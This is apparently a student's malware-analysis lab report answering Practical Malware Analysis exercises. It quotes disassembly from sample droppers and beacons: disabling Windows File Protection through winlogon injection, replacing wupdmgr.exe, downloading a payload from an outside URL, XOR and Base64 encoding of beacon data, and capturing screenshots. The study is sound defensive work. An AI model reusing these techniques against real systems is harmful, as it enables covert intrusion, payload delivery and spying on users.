



Figure 5. SfcTerminateWatcherThread()

v. What malware is dropped by the main executable?

Analyzing the main method, we can see file movement from
"C:\WINDOWS\system32\wupdmgr.exe" to a temp folder
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\\winup.exe"



6. Backing up wupdmgr.exe

The following subroutine is then called to extract the resource out from the executable and using it to replace "C:\WINDOWS\system32\wupdmgr.exe"

```
sub_4011FC proc near

hFile= dword ptr -238h
Dest= byte ptr -234h
var_233= byte ptr -233h
hResInfo= dword ptr -124h
nNumberOfBytesToWrite= dword ptr -120h
Buffer= byte ptr -11Ch
var_11B= byte ptr -11Bh
hModule= dword ptr -0Ch
lpBuffer= dword ptr -8
NumberOfBytesWritten= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 238h
push    edi
mov     [ebp+hModule], 0
mov     [ebp+hResInfo], 0
mov     [ebp+lpBuffer], 0
mov     [ebp+hFile], 0
mov     [ebp+NumberOfBytesWritten], 0
mov     [ebp+nNumberOfBytesToWrite], 0
mov     [ebp+Buffer], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_11B]
rep stosd
stosb
mov     [ebp+Dest], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_233]
rep stosd
stosb
push    10Eh            ; uSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupdmg ; "\\system32\\wupdmgr.exe"
lea     ecx, [ebp+Buffer]
push    ecx
push    offset Format   ; "%s%s"
push    10Eh            ; Count
lea     edx, [ebp+Dest]
push    edx             ; Dest
call    ds:_snprintf
add     esp, 14h
push    0               ; lpModuleName
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    offset Type     ; "BIN"
push    offset Name     ; "#101"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:FindResourceA
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx             ; hResInfo
mov     edx, [ebp+hModule]
push    edx             ; hModule
call    ds:LoadResource
mov     [ebp+lpBuffer], eax
```

Figure 7. dropping form resource to system32\\wupdmgr.exe




Figure 8. Bin 101 in the resource section

vi. What is the purpose of this and the dropped malware?

Apparently in order for SfcTerminateWatcherThread() to work, the caller must be from winlogon.exe. That explains why the malware goes through the trouble in looping through all running threads to locate winlogon.exe and it even attempts to get higher privileges by using AdjustTokenPrivileges to change token privilege to seDebugPrivilige. With the higher privilege, the malware then calls CreateRemoteThread to ask Winlogon to invoke

SfcTerminateWatcherThread(). With that, file protection mechanism will be disabled and the malware can freely change the system protected files until the next reboot.

The dropped malware in “C:\\windows\\system32\\wupdmgr.exe” executes the original wupdmgr.exe (which is now in the temp folder) and it attempts to download new malware from “http://www.practicalmalwareanalysis.com/updater.exe” and save it as “C:\\windows\\system32\\wupdmgr.exe”

Figure 9. URLDownloadToFileA

Practical No. 7

Aim :Analyze the malware found in the file *Lab13-01.exe*.

i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

a. Analysis of malware in Lab13-01.exe

Examine the strings in the malware using the strings command and compare them with dynamic analysis output.

From this comparison, identify which elements appear to be encoded.

In IDA Pro, the visible strings seem meaningless. However, by running the executable, examining memory using Process Explorer, and monitoring network activity,

new strings such as http://www.practicalmalwareanalysis.com are revealed.

Address	Length	Type	String
.rdata:004050E9	00000033	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
.rdata:0040511D	0000000C	C	123456789+/
.rdata:00405156	00000006	unic...	0P
.rdata:0040515D	00000008	C	(8PX\a\b
.rdata:00405165	00000007	C	700WP\a
.rdata:00405174	00000008	C	\b`h````
.rdata:0040517D	0000000A	C	ppxxxx\b\a\b
.rdata:00405198	0000000E	unic...	(null)
.rdata:004051A8	00000007	C	(null)
.rdata:004051B0	0000000F	C	runtime error
.rdata:004051C4	0000000E	C	TLOSS error\r\n
.rdata:004051D4	0000000D	C	SING error\r\n

Figure 1. Meaningless string




Figure 2. Detected URL

ii Use IDA Pro to locate potential encoding mechanisms by searching for the keyword "xor". What type of encoding is detected?

At subroutine 0x00401300, a resource is loaded and its value XOR-ed with the character ";".




Figure 3. FindResourceA Call

Figure 4. Resource String





Figure 5. XOR with ";"

What key is used for encoding and what does it decode?

The XOR key used is ";". The resulting decoded string is:
http://www.practicalmalwareanalysis.com.

iv. Utilize static analysis tools such as FindCrypt2, Krypto ANALyzer (KANAL), and

IDA Entropy Plugin to identify any other encoding mechanisms. What are the findings?



The KANAL plugin identifies four addresses using the string:
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

v. What encoding is used in the network traffic?

Base64 encoding is used to encode the computer name.




Figure 7. Encoding string




Figure 8. String encoded

Figure 9. Base64 Check string **vi.**

Vi. Where is the Base64 encoding function located?

At address 0x004010B1..

vii. What is the maximum length of the Base64-encoded data transmitted, and what is encoded?

The maximum is 12 characters. In base64, this corresponds to 16 bytes

```
; BOOL __stdcall httpRead(HINTERNET hFile, LPVOID lpBuffer, DWORD dwNumberOfBytesTo
httpRead proc near

Buffer= byte ptr -558h
hFile= dword ptr -358h
szUrl= byte ptr -354h
hInternet= dword ptr -154h
name= byte ptr -150h
szAgent= byte ptr -50h
var_30= byte ptr -30h
var_28= dword ptr -28h
var_27= dword ptr -27h
var_23= dword ptr -23h
dwNumberOfBytesRead= dword ptr -1Ch
var_18= byte ptr -18h
var_C= byte ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8
lpBuffer= dword ptr  0Ch
dwNumberOfBytesToRead= dword ptr  10h
lpdwNumberOfBytesRead= dword ptr  14h

push    ebp
mov     ebp, esp
sub     esp, 558h
mov     [ebp+var_30], 0
xor     eax, eax
mov     dword ptr [ebp+var_30+1], eax
mov     [ebp+var_28], eax
mov     [ebp+var_27], eax
mov     [ebp+var_23], eax
push    offset aMozilla4_0 ; "Mozilla/4.0"
lea     ecx, [ebp+szAgent]
push    ecx             ; char *
call    _sprintf
add     esp, 8
push    100h            ; namelen
lea     edx, [ebp+name]
push    edx             ; name
call    gethostname
mov     [ebp+var_4], eax
push    12              ; copy 12 characters
lea     eax, [ebp+name]
push    eax             ; char *
lea     ecx, [ebp+var_18]
push    ecx             ; char *
call    _strncpy
```

Figure

10. Only 12 Characters

Viii. Will this malware use padding characters (= or ==) in Base64-encoded strings? According to documentation, padding appears when the input isn't divisible by 3. What is the malware's function?

It continuously sends the computer name (max 12 bytes) to http://www.practicalmalwareanalysis.com every 30 seconds until the first character of the server's response is 0x6F.

b. Analyze the malware found in the file *Lab13-02.exe*

i. Using dynamic analysis, determine what this malware creates.

A file with size 6,214 KB is written on the same folder as the executable every few seconds. The naming convention of the file is **temp[8xhexadecimal]**. The file created seems random.




Figure 1. Proc Mon

ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?

Only managed to find XOR instructions. Based on the search result, we would need to look at the following subroutine

1. 0x0040128D
2. 0x00401570
3. 0x00401739

Address	Function	Instruction	
.text:00401040	sub_401000	xor	eax, eax
.text:004012D6	sub_40128D	xor	eax, [ebp+var_10]
.text:0040171F	sub_401570	xor	eax, [esi+edx*4]
.text:0040176F	sub_401739	xor	edx, [ecx]
.text:0040177A	sub_401739	xor	edx, ecx
.text:00401785	sub_401739	xor	edx, ecx
.text:00401795	sub_401739	xor	eax, [edx+8]
.text:004017A1	sub_401739	xor	eax, edx
.text:004017AC	sub_401739	xor	eax, edx
.text:004017BD	sub_401739	xor	ecx, [eax+10h]
.text:004017C9	sub_401739	xor	ecx, eax
.text:004017D4	sub_401739	xor	ecx, eax
.text:004017E5	sub_401739	xor	edx, [ecx+18h]
.text:004017F1	sub_401739	xor	edx, ecx
.text:004017FC	sub_401739	xor	edx, ecx
.text:0040191E	_main	xor	eax, eax
.text:0040311A		xor	dh, [eax]
.text:0040311E		xor	[eax], dh
.text:00403688		xor	ecx, ecx
.text:004036A5		xor	edx, edx

Figure 2. XOR

iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?

WriteFile. Trace up from WriteFile and we might locate the function responsible for encoding the contents. **iv. Where is the encoding function in the disassembly?**

The encoding function is @0x0040181F. Tracing up from WriteFile, you will come across a function @0x0040181F. The function calls another

subroutine(0x00401739) that performs the XOR operations and some shifting operations.

```
; Attributes: bp-based frame

sub_401851 proc near

FileName= byte ptr -20Ch
hMem= dword ptr -0Ch
nNumberOfBytesToWrite= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 20Ch
mov     [ebp+hMem], 0
mov     [ebp+nNumberOfBytesToWrite], 0
lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
lea     ecx, [ebp+hMem]
push    ecx
call    GetData         ; Steal Data
add     esp, 8
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx
mov     eax, [ebp+hMem]
push    eax
call    encode          ; Encode Data
add     esp, 8
call    ds:GetTickCount
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx
push    offset aTemp08x ; "temp%08x"
lea     edx, [ebp+FileName]
push    edx             ; char *
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+FileName]
push    eax             ; lpFileName
mov     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx             ; nNumberOfBytesToWrite
mov     edx, [ebp+hMem]
```

Figure 3. encode

v. Trace from the encoding function to the source of the encoded content. What is the content?

Based on the subroutine @0x00401070. The malware is taking a screenshot of the desktop.

GetDesktopWindow: Retrieves a handle to the desktop window. The desktop window covers the entire screen. The desktop window is the area on top of which other windows are painted.

GetDC: The **GetDC** function retrieves a handle to a device context (DC) for the client area of a specified window or for the entire screen. You can use the returned handle in subsequent GDI functions to draw in the DC. The device context is an opaque data structure, whose values are used internally by GDI.

CreateCompatibleDC: The **CreateCompatibleDC** function creates a memory device context (DC) compatible with the specified device.

CreateCompatibleBitmap: The **CreateCompatibleBitmap** function creates a bitmap compatible with the device that is associated with the specified device context.

BitBlt: The **BitBlt** function performs a bit-block transfer of the color data corresponding to a rectangle of pixels from the specified source device context into a destination device context.




Figure 4. Screenshot

